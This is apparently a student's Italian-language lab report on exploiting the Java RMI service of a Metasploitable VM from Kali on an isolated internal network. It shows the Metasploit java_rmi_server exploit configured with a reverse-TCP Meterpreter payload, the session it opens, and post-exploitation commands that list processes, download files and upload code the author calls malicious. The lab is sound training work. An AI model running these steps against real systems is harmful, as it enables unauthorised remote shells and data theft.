


PROGETTO MODULO 4 GELOSA

MATTEO

Come richiesto dall'esercizio ho modificato gli ip di kali (192.168.11.111) e metasploitable(192.168.11.112) mettendoli sulla stessa rete interna.

Dopo la modifica ho verificato che le due macchine comunicassero tra loro con il comando ping.



```
(kali@kali)~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.156 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.165 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.151 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.151 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.186 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.165 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.152 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=0.163 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=0.157 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=0.151 ms
64 bytes from 192.168.11.112: icmp_seq=11 ttl=64 time=0.155 ms
^C


```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ce:ae:ed
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fece:aeed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:842 (842.0 B)  TX bytes:4766 (4.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:17937 (17.5 KB)  TX bytes:17937 (17.5 KB)

msfadmin@metasploitable:~$ _
```

Successivamente ho eseguito una scansione delle porte aperte sulla macchina metasploitable per verificare appunto che la porta 1099 fosse aperta per sfruttare la vulnerabilità.



```
514/tcp open  shell      Netkit rshd
1099/tcp open  java-rmi   GNU classpath gnuiregistry
1524/tcp open  bindshell  Metasploitable root shell
2121/tcp open  ftp        ProFTPD 1.3.1
2286/tcp open  mysql      MySQL 5.0.51a-2ubuntu5
```

Ho avviato msfconsole e successivamente ho ricercato il termine **“Java rmi”** per vedere se ci fossero moduli utilizzabili.

Ho scelto di utilizzare il modulo **‘exploit/multi/misc/java_rmi_server’** che permette di sfruttare la vulnerabilità eseguendo del codice sulla macchina target.

```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > █
```

Nella schermata superiore ho impostato come target **RHOSTS** la macchina meta (**192.168.11.112**) ed ho usato il payload **'java/meterpreter/java_rmi_server'** che mi ha permesso di aprire una shell per digitare comandi sulla macchina target. Ho impostato come **LHOST** l'ip della macchina kali in cui sono in ascolto per appunto essere in grado di sfruttare la shell che si andrà a creare. Ho lasciato invariati gli altri parametri perché già corretti , come ad esempio la porta target.

Successivamente ho lanciato il comando 'exploit' e come si può notare la sessione è stata creata, con meterpreter posso sfruttare i comandi sulla macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/akIe8j
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:49424) at 2024-02-22 14:43:11 -0500

meterpreter > █
```

Per assicurarmi di aver preso il controllo della macchina il primo comando che ho digitato è stato **'ifconfig'**, questo mi ha riportato le configurazioni di rete della macchina vittima, nonché l'indirizzo ip.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fece:aeed
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fece:aeed	::	::		

```
meterpreter > █
```

Un altro comando è stato **'route'** che mi ha mostrato la tabella di routing della macchina vittima.

```
IPv4 network routes
=====
Subnet          Netmask          Gateway Metric Interface
-----
127.0.0.1       255.0.0.0        0.0.0.0
192.168.11.112  255.255.255.0    0.0.0.0

IPv6 network routes
=====
Subnet          Netmask          Gateway Metric Interface
-----
::1             ::              ::
fe80::a00:27ff:face:aed ::              ::
```

Il comando '**sysinfo**' mi ha permesso di vedere le informazioni della macchina , ovvero il sistema operativo , l'architettura ed il linguaggio.

```
meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > █
```

Il comando '**ps**' mi ha permesso di visualizzare tutti i processi attivi sulla macchina vittima.

```
meterpreter > ps
Process List
=====
PID   Name                User      Path
----   -
1     /sbin/init           root      /sbin/init
2     [kthreadd]           root      [kthreadd]
3     [migration/0]        root      [migration/0]
4     [ksoftirqd/0]        root      [ksoftirqd/0]
5     [watchdog/0]         root      [watchdog/0]
6     [events/0]           root      [events/0]
7     [khelper]            root      [khelper]
41    [kblockd/0]          root      [kblockd/0]
44    [kacpid]             root      [kacpid]
45    [kacpi_notify]       root      [kacpi_notify]
90    [kseriod]            root      [kseriod]
128   [pdflush]            root      [pdflush]
129   [pdflush]            root      [pdflush]
130   [kswapd0]            root      [kswapd0]
172   [aio/0]              root      [aio/0]
1128  [ksnapd]             root      [ksnapd]
1295  [ata/0]              root      [ata/0]
1298  [ata_aux]            root      [ata_aux]
1307  [scsi_eh_0]          root      [scsi_eh_0]
```

Con il comando '**ls**' e '**cd**' ho potuto navigare nelle directory e nei file della macchina e del sistema.

```
Mode      prova      Size      Type      Last modified      Name
-----
100666/rw-rw-rw- 11809177  fil      2024-01-28 11:42:02 -0500  apache-tomcat-9.0.85.tar.gz
040666/rw-rw-rw- 4096      dir      2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw- 1024      dir      2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw- 4096      dir      2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw- 13480     dir      2024-02-22 14:33:28 -0500  dev
040666/rw-rw-rw- 4096      dir      2024-02-22 14:33:31 -0500  etc
040666/rw-rw-rw- 4096      dir      2024-02-19 13:53:25 -0500  hackme
040666/rw-rw-rw- 4096      dir      2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw- 4096      dir      2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw- 7929183   fil      2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw- 4096      dir      2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw- 16384     dir      2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw- 4096      dir      2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw- 4096      dir      2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw- 46197     fil      2024-02-22 14:33:52 -0500  nohup.out
040666/rw-rw-rw- 4096      dir      2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw- 4096      dir      2024-01-28 05:38:08 -0500  pippo
040666/rw-rw-rw- 0          dir      2024-02-22 14:33:20 -0500  proc
040666/rw-rw-rw- 4096      dir      2024-02-22 14:33:52 -0500  root
040666/rw-rw-rw- 4096      dir      2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw- 4096      dir      2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw- 0          dir      2024-02-22 14:33:20 -0500  sys
040666/rw-rw-rw- 4096      dir      2024-02-19 05:13:39 -0500  test_metasploit
040666/rw-rw-rw- 4096      dir      2024-02-22 14:43:06 -0500  tmp
040666/rw-rw-rw- 4096      dir      2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw- 4096      dir      2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw- 1987288   fil      2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > █
```

Con il comando '**download**' ho potuto scaricare file dalla macchina target sulla mia macchina host.

```
meterpreter > download pippo
[*] mirroring : pippo/pippo.txt → /home/kali/pippo/pippo.txt
[*] mirrored : pippo/pippo.txt → /home/kali/pippo/pippo.txt
meterpreter > █
```

Con il comando '**mkdir**' ho creato una nuova cartella sulla macchina vittima.

```
meterpreter > mkdir hack_meta
Creating directory: hack_meta
meterpreter > █
```

Infine con il comando '**upload**' ho caricato del codice malevolo dalla macchina hosts alla macchina target.

```
meterpreter > upload /home/kali/Desktop/sy.py
[*] Uploading : /home/kali/Desktop/sy.py → sy.py
[*] Uploaded -1.00 B of 72.00 B (-1.39%): /home/kali/Desktop/sy.py → sy.py
[*] Completed : /home/kali/Desktop/sy.py → sy.py
meterpreter >
meterpreter > █
```